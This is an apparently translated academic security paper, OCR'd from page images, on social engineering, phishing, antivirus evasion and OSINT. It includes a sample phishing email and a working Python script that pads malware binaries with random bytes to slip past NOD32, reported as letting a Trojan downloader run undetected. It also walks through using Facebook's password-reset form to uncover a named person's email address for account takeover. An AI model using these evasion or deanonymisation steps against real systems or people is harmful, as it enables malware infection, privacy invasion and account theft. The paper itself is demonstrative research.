
In order to attacker successfully attacked with social engineering is necessary to know perfectly the system or procedure system that attack. Concretely, until recently it was not possible to use social engineering to get the codes from iCloud user's account, it was actually a failure in Apple safety procedures. Social engineering is almost always required of the attackers misrepresentation before the authorities who have the powers it needed. For example, an attacker possesses the personal data that are required to reset the code on the Neteller e-banking system, and these are three security issues. In addition, the attacker must have access to victim email. After successful verification of the support center attacker will reset the password of the victim. But work continues without other verification codes for sending money will have to be disabled, however it is not impossible to reach them.

Today, we beware when making security procedures, so that attackers rarely rely on social engineering this type, attack the authorized body, instead attack is performed on the victim, phishing.

Phishing is an attempt to supply of information such as user name, password, credit card data, masking electronic communication to victim fooled to think that the message came from the real sender [28]

It can be said that phishing is actually an upgrade of social engineering implemented in the virtual world. Or that the phishing is evolved version of social engineering. The only defense techniques and methods of social engineering and phishing are training users in the direction of a secure and safe behavior. Many successful attacks on high instances such as the G20 group were carried out through phishing attacks. It is believed that phishing attacks targeted at high-ranking individuals very successful.

In the picture 7, we see phishing email sent by an attacker that looks like it was sent by Trusted Bank.



TrustedBank™

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Picture 7 – phishing email

[27] https://www.owasp.org/index.php/Social_Engineering
[28] https://www.owasp.org/index.php/Phishing


5 Viruses

A computer virus is a small program designed to cause some kind of damage infected computer, deleting data, gathering information, or changing computer work. [29]

5.1 Modification of the virus

In this experiment, we show an example of how any type of virus can be easily modified to largely avoid its detection of anti-virus software NOD32, which is considered to be currently on the market the best commercial antivirus solution.

Empirical it was concluded that when scanning files anti viruses rely on Bayesian statistics N-grams in binary files. Accordingly experiment is based on changing statistics.



ESET SMART SECURITY 7

Warning

Potential threat found

Object: \\Server\public\virus-chest\sdpupdater.exe

Threat: Win32/Somoto.D potentially unwanted application

Event occurred during an attempt to access the file by the application: C:\WINDOWS\explorer.exe. Please submit this object to ESET for analysis.

Why is ESET detecting this file?

Picture 8 – detection of unwanted applications by NOD32 ESET SMART SECURITY 7

In picture 8 we see successful detection of Adware Win32 / Somoto.D. Adware is not really a virus, but unwanted software.


Hypothesis 1: Detection of viruses and adware works on the same principle with the NOD32 Antivirus System

[29] https://www.owasp.org/index.php/Computer_Viruses

The software for manipulating binary files is written in the Python programming language:

- Opens the file as RB (Read Binary)
- Open the file for writing WB (Write Binary)
- Reads the original file
- Writes original file
- At the end of the original file
  - On the end generated content using Linux device /dev/urandom
- A modified file becomes larger

Hypothesis 2: Detection NOD32 based on Bayes statistic




fix.py


```
import os

res = os.listdir(".")
try:
  os.mkdir("../fixed")
except:
  pass

for i in res:
  if i != "fix.py":
    print "otvaram fajl %s" %(i)

    outfile = open("../fixed/"+i, "wb") # otvaram fajl za pisanje
    with open(i, "rb") as f:
      byte = f.read(1)
      outfile.write(byte)
      while byte != "":
        byte = f.read(1)
        outfile.write(byte)
      outfile.flush()

      # FIX NA KRAJU FAJLA
      totalb = 30
      for it in range(0, totalb):
        print "\t[%s / %s] Dodajem 1024 urandom bajta" %(it, totalb)
        tmp = os.urandom(1024*1024)
        outfile.write(tmp+"\n")
      #
      outfile.close()
      f.close()
    # end
  # End
# End
```

Picture 9 – software written by author in purposes of modification of virus

On Picture 9 is shown source code of tool used in this experiment. Picture 10 is result of executing this program.


Headers
Loader info for this executable module, including a section/segment "directory"
Each section (PE) or segment (ELF) contains data and/or code
Section/Segment 1
Section/Segment 2
Section/Segment n
CUSTOM DATA
Here comes our custom data!

Pictures 10 – graphical scheme of changed executable file



Address \\Server\public\fixed

Name	Size	Type	Date Modified
4Sync_1.0.2	14,512 KB	Application	12/5/2013 1:26 AM
AutoKMS	11,879 KB	Application	12/5/2013 1:26 AM
bg	6,010 KB	JScript Script File	12/5/2013 1:23 AM
classes.dex	6,016 KB	DEX File	12/5/2013 1:23 AM
Codec-C	10,255 KB	Application	12/5/2013 1:26 AM
DownloadSetup	10,150 KB	Application	12/5/2013 1:26 AM
fix.py~	6,001 KB	PY~ File	12/5/2013 1:23 AM
FLVPlayerSetup	10,274 KB	Application	12/5/2013 1:26 AM
FLVPlayerUpdate_downloader…	10,164 KB	Application	12/5/2013 1:26 AM
installer_arthaus_paint__foto…	11,504 KB	Application	12/5/2013 1:26 AM
installer_finale_2007			12/5/2013 1:26 AM
minibar-master-v1			12/5/2013 1:26 AM
run			12/5/2013 1:26 AM
sdpupdater			12/5/2013 1:26 AM
UpdateCheckerSetup			12/5/2013 1:26 AM
Updater			12/5/2013 1:26 AM
VLCMediaPlayerSetup-1kUEpjw	10,159 KB	Application	12/5/2013 1:26 AM
webplayer_installer	10,216 KB	Application	12/5/2013 1:26 AM


sdpupdater Setup

SDP Updater 4.3.0

OK

Picture 11 – starting a modified unwanted application

In picture number 11 we see that Adware successfully launched and installed without detection of NOD32. antivirus.



Address \\Server\public\virus-chest

ESET SMART SECURITY 7

Alert
Threat found

Object: \\Server\public\virus-chest\VirTool.Win32.ByteMagic.exe
Threat: Win32/ByteMagic Virtool

Event occurred during an attempt to access the file by the application: C:\WINDOWS\explorer.exe. Please submit this object to ESET for analysis.

Delete | No action

Show advanced options | Expires in 31 days | FREE TRIAL


ESET SMART SECURITY 7 | 63 notifications

Threat found
Object:
\\Server\public\virus-chest\sctmp.exe
Threat:
Win32/TrojanDownloader.Adload.NLS trojan
Information:
cleaned by deleting (after the next restart) - quarantined

Expires in 31 days | FREE TRIAL

Picture 12 – the original virus detection

In the picture 12 we see that the antivirus detected a virus Win32 / TrojanDownloader. Adload.NLS Trojan.



Address has been blocked.

URL address:
http://downloadspot2.sunbestsky.info/tmps.i01
IP address:
108.162.198.161

Picture 13 – starting altered virus

After editing the original file viruses, virus Win32 / TrojanDownloader.Adload.NLS Trojan successfully infected the system of a victim which can be seen in picture 13, but the antivirus detected a connection to a site which does not consider it safe.


FILE sctmp.exe	SHA256 sum
Original file	ed23b21a58523d52defdac70ced6ec5980a84aaeebed473e18bd6345a1cd5d81
Altered file	fa43ffe0510571d09ddb20e2e565b1e9fb72084207674a42ef2bab14bf693fdd

We come to the conclusion that both hypotheses are confirmed..

Information about the virus

Virus downloaded from: http://www.malwareblacklist.com/showMDL.php

It is the virus more recent date, which is why this method effectively "hidden".



HOME > Threat Encyclopaedia > Descriptions > Win32/TrojanDownloader.Adload.NLS

Win32/TrojanDownloader.Adload [Threat Name]

Win32/TrojanDownloader.Adload.NLS [Threat Variant Name]


Category	trojan
Detection created	Nov 12, 2013
Signature database version	9037

6 Extraction the secret information using publicly available services

The basis of every good attack is a good field preparation. That is the collection of all publicly available information about the target, but the processing of publicly available information from which it comes to classified information. This process can be called open source intelligence, where the theory by using 95% of public information comes to secret information. In this work we investigate the basic techniques of collecting secret information from publicly available services.


6.1 Finding email addresses using information from FB profile

Facebook security procedures worse compared to Twitter, you can see in the examples below. Twitter cannot be exploited as Facebook in this direction, consequently Twitter will not be the topic of processing.


https://www.facebook.com/x0x1x2x3?fref=browse_search

Picture 14 – targeted Facebook profile


In the picture 14 we see FB profile with which the attacker is not a friend. Useful information from the profile is a reserved username profile or **x0x1x2x3.**


Find Your Account

Email, Phone, Username or Full Name: x0x1x2x3

Picture 15 – Enter user profile name of the form to reset a password

Picture 15 attacker brings forward the information on the user name that is found in the form of reimbursement codes.



Reset Your Password

How would you like to reset your password?


● Email me a link to reset my password
d****c@a****.me

Dušan Panić
Facebook User

Picture 16 – the result forms to reset your password

Picture 16 attacker receives a piece of secret information, and that is masked email of victim address. The result is: d****c@a****.me. The attacker must have intuition or a list of popular email services, which can be easily reached. Also attacker has to assume the template on the basis of which is created username to email service. In this case it is about the technical person, so that his username is dpanic. By creating a list of possible email service comes to about.me AOL email service.

Attacker verify the email address into the form by entering the reset codes after successful verification presumed email addresses attacker takes form in the picture 17th.



Reset Your Password


How would you like to reset your password?

● Email me a link to reset my password
dpanic@about.me

Dušan Panić
Facebook User

Picture 17 – verifying the email address in the form to reset your password

The attacker has collected the victim's email address, and then can be used to search various online services using that address. In this article we present a search on the Skype system. It often happens in practice that the user registers @live, @hotmail addresses that expire after some time. Attacker to take over the FB task can create an identical email address and take account. At the time of writing this article, these kinds of attacks work. Facebook has taken measures and works closely with the company Yahoo to these types of attacks on @yahoo, @ymail and other Yahoo email domains prevented.



Add a Skype Contact

Search the Skype directory for old and new friends. If you know their Skype Name, full name or e-mail address, enter it into the box below.

